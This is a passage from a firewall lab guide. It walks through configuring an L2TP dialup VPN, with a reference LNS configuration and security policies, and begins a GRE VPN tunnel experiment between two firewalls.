
Step 2 Set connection parameters for the L2TP group.

In **L2TP Group List**, click **Add** and set L2TP group parameters.




Step 3 Configure dialup user information.

Choose **Object** > **User** > **default**. In **User Management**, click **Add** and select **Add User**. Set the dialup user name to **user001** and password to **Admin@123**.





Step 4 Configure security policies.

Choose **Policy** > **Security Policy**. Click **Add Security Policy** to create a policy.




Create security policies **l2tp1** and **l2tp2** to allow access between the dialup user and intranet server.






Configure security policy **l2tp3** to allow L2TP dialup packets to pass through.



Step 5 Configure the VPN client.




----End

9.3 Verification

After setting the VPN software of the dialup user, click **Connect**, enter the user name and password, and click **Login**.

On the LNS, choose **Network** > **L2TP** > **Monitor** to view the L2TP session.



After the remote dialup is complete, access intranet server **Server1**. The ping command is used to test connectivity. The access succeeds.

```
C:\Users\admin>ping 10.1.1.10
```

```
Pinging 10.1.1.10 with 32 bytes of data:
Reply from 10.1.1.10: bytes=32 time=3ms TTL=127
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127
Reply from 10.1.1.10: bytes=32 time=1ms TTL=127

Ping statistics for 10.1.1.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 1ms, Maximum = 3ms, Average = 1ms
```

9.4 Configuration Reference

9.4.1 LNS Configuration

```
#
sysname LNS
#
 l2tp enable
#
l2tp-group g1
 allow l2tp virtual-template 0 remote client
 tunnel password cipher Password123
 tunnel name client
#
interface Virtual-Template0
 ppp authentication-mode chap pap
 remote address 192.168.1.10
 ip address 192.168.1.1 255.255.255.0
#
interface GigabitEthernet1/0/0
 ip address 10.1.1.1 255.255.255.0
#
interface GigabitEthernet1/0/2
 ip address 20.1.1.1 255.255.255.0
#
firewall zone trust
 add interface GigabitEthernet1/0/0
#
firewall zone untrust
 add interface GigabitEthernet1/0/2
 add interface Virtual-Template0
#
security-policy
 rule name l2tp1
  source-zone trust
  destination-zone untrust
  source-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name l2tp2
  source-zone untrust
  destination-zone trust
```

```
  destination-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name l2tp3
  source-zone local
  source-zone untrust
  destination-zone local
  destination-zone untrust
  service l2tp
  action permit
#
return
# The following user configuration is saved in the database, not in the configuration
file.
user-manage user user001
 parent-group /default
 password Admin@123
```

9.5 Question

If security policy **l2tp1** is deleted, can the dialup be successful? Can the dialup user access Server1 on the intranet?

10 GRE VPN

10.1 Experiment Overview

10.1.1 About This Experiment


FW1 and FW2 are connected over the Internet and have reachable public routes to each other. Networks 1 and 2 are private IP networks and use static routes. A GRE tunnel needs to be established between the firewalls to enable the private IP networks to exchange static route information over the Internet.

10.1.2 Objectives

- Understand the basic principle of GRE VPN dialup.
- Configure a GRE VPN.

10.1.3 Experiment Networking

Figure 10-1 GRE VPN topology



10.1.4 Experiment Planning

Table 10-1 GRE VPN experiment planning

Item	Data	Description
FW1	Interface: GE1/0/0 IP address: 10.1.1.1/24 Security zone: trust	
	Interface: GE1/0/4 IP address: 40.1.1.1/24 Security zone: untrust	
	GRE tunnel planning	Interface: Tunnel 1 Security zone: DMZ Tunnel IP address: 172.16.1.1/24 Source address: 40.1.1.1/24 Destination address: 40.1.1.2/24
FW2	Interface: GE1/0/1 IP address: 10.1.2.2/24 Security zone: trust	
	Interface: GE1/0/4 IP address: 40.1.1.2/24 Security zone: untrust	
	GRE tunnel planning	Interface: Tunnel 1 Security zone: DMZ Tunnel IP address: 172.16.1.2/24 Source address: 40.1.1.2/24 Destination address: 40.1.1.1/24
PC1	IP address: 10.1.2.10/24 Gateway address: 10.1.2.2	
Server1	IP address: 10.1.1.10/24 Gateway address: 10.1.1.1	Server1 simulates a PC user.

10.1.5 Experiment Tasks

No.	Task	Subtask	Description
1	Configure the firewall.	Perform basic configuration (including configuring interface addresses and adding the interfaces to security zones).	Preconfigured
		Disable G1/0/1 and G1/0/2 on FW1. Disable G1/0/0 on FW2.	Due to the address planning issue, the interfaces must be disabled to prevent the adverse impact on this experiment.
		Add a GRE interface.	1. Configure an address for the tunnel interface. 2. Add the tunnel interface to a security zone. 3. Set the source and destination addresses for the packets encapsulated by the tunnel interface.
		Configure a route to the peer.	
		Configure security policies gre1 and gre2.	Allow the network segments to communicate with each other.
		Configure security policy gre3.	Allow GRE packets transmitted between Untrust and Local zones to pass through.

10.2 Experiment Task Configuration


10.2.1 Configuration Roadmap

1. Configure GRE.
2. Complete basic configurations.
3. Configure the tunnel interface.
4. Configure a route to the peer.
5. Configure security policies.


10.2.2 Configuration Procedure

Step 1 Configure the tunnel interface.

Add a GRE interface on FW1. Set the source address to 40.1.1.1 and destination address to 40.1.1.2 for the packets re-encapsulated by the tunnel interface, and add the created GRE tunnel interface to the DMZ.




Add a GRE interface on FW2. Set the source address to 40.1.1.2 and destination address to 40.1.1.1 for the packets re-encapsulated by the tunnel interface, and add the created GRE tunnel interface to the DMZ.




Step 2 Configure a route to the peer.

Configure a static route to 10.1.2.0/24 on FW1. The outbound interface must be the tunnel interface.

